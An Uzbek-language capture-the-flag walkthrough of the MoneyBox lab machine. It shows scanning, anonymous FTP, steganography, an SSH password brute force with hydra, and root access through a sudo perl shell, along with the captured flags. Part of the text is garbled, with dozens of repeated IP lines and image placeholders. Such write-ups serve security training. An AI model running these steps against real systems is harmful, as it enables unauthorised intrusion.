

Moneybox

OS:debian

IP:10.87.232.152

▼ 1-flag

⇒ us3r1{F14g:0ku74tbd3777y4}

▼ 2-flag

⇒ us3r{F14g:tr5827r5wu6nklao}

▼ root flag

⇒ r00t{H4ckth3p14n3t}

machinening ipsini bilish uchun `sudo arp-scan -l` qilamiz

```
(umar@kali)-[~]
$ sudo arp-scan -l
[sudo] password for umar:
Interface: wlan0, type: EN10MB, MAC: 10:a5:1d:35:5e:ad, IPv4: 10.87.232.18
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.87.232.152  08:00:27:dd:2a:62      (Unknown)
10.87.232.155  e2:87:09:e5:40:f8      (Unknown: locally administered)
10.87.232.16   00:0a:f5:89:89:ff      (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.872 seconds (136.75 hosts/sec). 3 responded
```

endi uning ochiq portlarini kotish uchun `nmap -A 10.87.232.152` qilib koramiz

```
(umar@kali)-[~]
$ nmap -A 10.87.232.152
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-20 11:29 +0500
Nmap scan report for 10.87.232.152
Host is up (0.00072s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to ::ffff:10.87.232.18
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 1
|_vsFTPD 3.0.3 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r-- 1 0 0 1093656 Feb 26 2021 trytofind.jpg
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ssh-hostkey:
|_2048 1e:30:ce:72:81:e0:a2:3d:5c:28:88:8b:12:ac:fa:ac (RSA)
|_256 01:9d:fa:fb:f2:06:37:c0:12:fc:01:8b:24:8f:53:ae (ECDSA)
|_256 2f:34:b3:d0:74:b4:7f:8d:17:d2:37:b1:2e:32:f7:eb (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: MoneyBox
MAC Address: 08:00:27:DD:2A:62 (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.71 ms 10.87.232.152

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.32 seconds
```

Moneybox

OS:debian

IP:10.87.232.152

> 1-flag

> root flag

machinering ipsini bilish uchun

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152


10.87.232.152

10.87.232.152

10.87.232.152

10.87.232.152


endi veb sitega tashrif buyurib koramiz



`nmap` qilganda `ftp` ochiqligini kotgandik unga ulanishga harakat qilib kordik va ichidan topilgan fileni yuklab olamiz

```
---(umar@kali)-[~]
_-$ ftp 10.87.232.152
Connected to 10.87.232.152.
220 (vsFTPd 3.0.3)
Name (10.87.232.152:umar): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||63240|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 1093656 Feb 26 2021 trytofind.jpg
226 Directory send OK.
ftp> get trytofind.jpg
local: trytofind.jpg remote: trytofind.jpg
229 Entering Extended Passive Mode (|||61083|)
150 Opening BINARY mode data connection for trytofind.jpg (1093656 bytes).
100% |*****| 1068 KiB 17.33 MiB/s 00:00 ETA
226 Transfer complete.
1093656 bytes received in 00:00 (17.09 MiB/s)
ftp>
```

ftpdan file yuklab olgan fileni ochib koramiz




bu rasmda hech narsa yoq ekan endi gobuster qilib koramiz

```

(umar@kali)-[~]
$ gobuster dir -u http://10.87.232.152 -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.87.232.152
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
.hta (Status: 403) [Size: 278]
.htaccess (Status: 403) [Size: 278]
.htpasswd (Status: 403) [Size: 278]
blogs (Status: 301) [Size: 314] [--> http://10.87.232.152/blogs/]
index.html (Status: 200) [Size: 621]
server-status (Status: 403) [Size: 278]
Progress: 4613 / 4613 (100.00%)
=====
Finished
=====
(umar@kali)-[~]
$

```


blogsga kirib `ctrl+u` qilib koramiz



```
<html>
<head><title>MoneyBox</title></head>
<body>
  <h1>I'm T0m-H4ck3r</h1><br>
  <p>I Already Hacked This Box and Informed But They didn't Do any Security configuration</p>
  <p>If You Want Hint For Next Step.....?</p>
</body>
</html>

<!--the hint is the another secret directory is S3cr3t-T3xt -->
```


endi **S3cr3t-T3xt** ga kirib koramiz




```
<html>
<head><title>MoneyBox</title></head>
<body>
  <h1>There is Nothing In this Page.....</h1>
</body>
</html>

if .Secret Key 3atr4ct0d4t4 >
```

pastdagi sekret keyga oxshagani uchun uni base 64da decode qilib koramiz



bu yerdan hech narsa chiqmagani uchun uni rasmni steghide qilish ishlatib koramiz



steghide orqali ajoyib malumot topdik andi renuga ssh qilish uchun hydra qilib koramiz

```

renu@10.87.232.152's password:

(umar@kali)-[~]
$ hydra -l renu -P /usr/share/wordlists/rockyou.txt 10.87.232.152 ssh
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-20 12:24:14
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.87.232.152:22/
[22][ssh] host: 10.87.232.152 login: renu password: 987654321
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-09-20 12:24:35

(umar@kali)-[~]
$

```

va endi ssh qilamiz

```

(umar@kali)-[~]
$ ssh renu@10.87.232.152
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
renu@10.87.232.152's password:
Linux MoneyBox 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Feb 26 08:53:43 2021 from 192.168.43.44
renu@MoneyBox:~$ ls -la
total 40
drwxr-xr-x 5 renu renu 4096 Feb 26 2021 .
drwxr-xr-x 4 root root 4096 Feb 26 2021 ..
-rw----- 1 renu renu 642 Feb 26 2021 .bash_history
-rw-r--r-- 1 renu renu 220 Apr 17 2019 .bash_logout
-rw-r--r-- 1 renu renu 3526 Apr 17 2019 .bashrc
drwxr-xr-x 3 root root 4096 Feb 26 2021 ftp
drwxr-xr-x 3 renu renu 4096 Feb 26 2021 .local
-rw-r--r-- 1 renu renu 807 Apr 17 2019 .profile
drwx----- 2 renu renu 4096 Feb 26 2021 .ssh
-rw-r--r-- 1 renu renu 64 Feb 26 2021 user1.txt
renu@MoneyBox:~$ cat user1.txt
Yes...!
You Got it User1 Flag

==> us3r1{F14g:0ku74tbd3777y4}

renu@MoneyBox:~$

```

ssh orqali renuning flagini oldik endi sudi -l yoki rootga otishga harakat qilib koramiz

tizimda lily nomli user bor ekan unga parolsiz ptib ketdik

```
renu@MoneyBox:~$ ssh lily@10.87.232.152
The authenticity of host '10.87.232.152 (10.87.232.152)' can't be established.
ECDSA key fingerprint is SHA256:8GzSoXjLv35yJ7cQf1EE0rFBb9kLK/K1hAjzK/IXk8I.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.87.232.152' (ECDSA) to the list of known hosts.
Linux MoneyBox 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Feb 26 09:07:47 2021 from 192.168.43.80
lily@MoneyBox:~$
```

uning flagini oldik

```
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Feb 26 09:07:47 2021 from 192.168.43.80
lily@MoneyBox:~$ ls
user2.txt
lily@MoneyBox:~$ cat user2.txt
Yeah.....
You Got a User2 Flag

==> us3r{F14g:tr5827r5wu6nklao}

lily@MoneyBox:~$
```

sudo -l qilish orqali perm zaifligidan foydalanib rootga otdik

```

lily@MoneyBox:~$ sudo -l
Matching Defaults entries for lily on MoneyBox:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lily may run the following commands on MoneyBox:
    (ALL : ALL) NOPASSWD: /usr/bin/perl
lily@MoneyBox:~$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/passwd
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/umount
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
lily@MoneyBox:~$ wget https://github.com
--2026-09-20 01:09:13-- https://github.com/
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'index.html'

index.html
[      ] =>
2026-09-20 01:09:20 (303 KB/s) - 'index.html' saved [575803]

lily@MoneyBox:~$ chmod +x linpeas.sh
chmod: cannot access 'linpeas.sh': No such file or directory
lily@MoneyBox:~$ ./linpeas.sh
-bash: ./linpeas.sh: No such file or directory
lily@MoneyBox:~$ sudo /usr/bin/perl -e 'exec "/bin/sh";'
# ls -la
total 604
drwxr-xr-x 4 lily lily   4096 Sep 20 01:09 .
drwxr-xr-x 4 root root   4096 Feb 26 2021 ..
-rw-r--r-- 1 lily lily   985 Feb 26 2021 .bash_history
-rw-r--r-- 1 lily lily   220 Feb 25 2021 .bash_logout
-rw-r--r-- 1 lily lily  3526 Feb 25 2021 .bashrc
-rw-r--r-- 1 lily lily     0 Sep 20 00:52 hash.txt
-rw-r--r-- 1 lily lily 575803 Sep 20 01:09 index.html
drwxr-xr-x 3 lily lily   4096 Feb 25 2021 .local
-rw-r--r-- 1 lily lily   807 Feb 25 2021 .profile
drwxr-xr-x 2 lily lily   4096 Feb 26 2021 .ssh
-rw-r--r-- 1 lily lily    65 Feb 26 2021 user2.txt
-rw-r--r-- 1 lily lily   165 Sep 20 01:09 .wget-hsts
#
#

```

rootning flagini ham oldik

```
# cat .root.txt
Congratulations.....!
You Successfully completed MoneyBox
Finally The Root Flag
==> r00t{H4ckth3p14n3t}
I'm Kirthik-KarvendhanT
It's My First CTF Box
instagram : ____kirthik____
See You Back....
#
```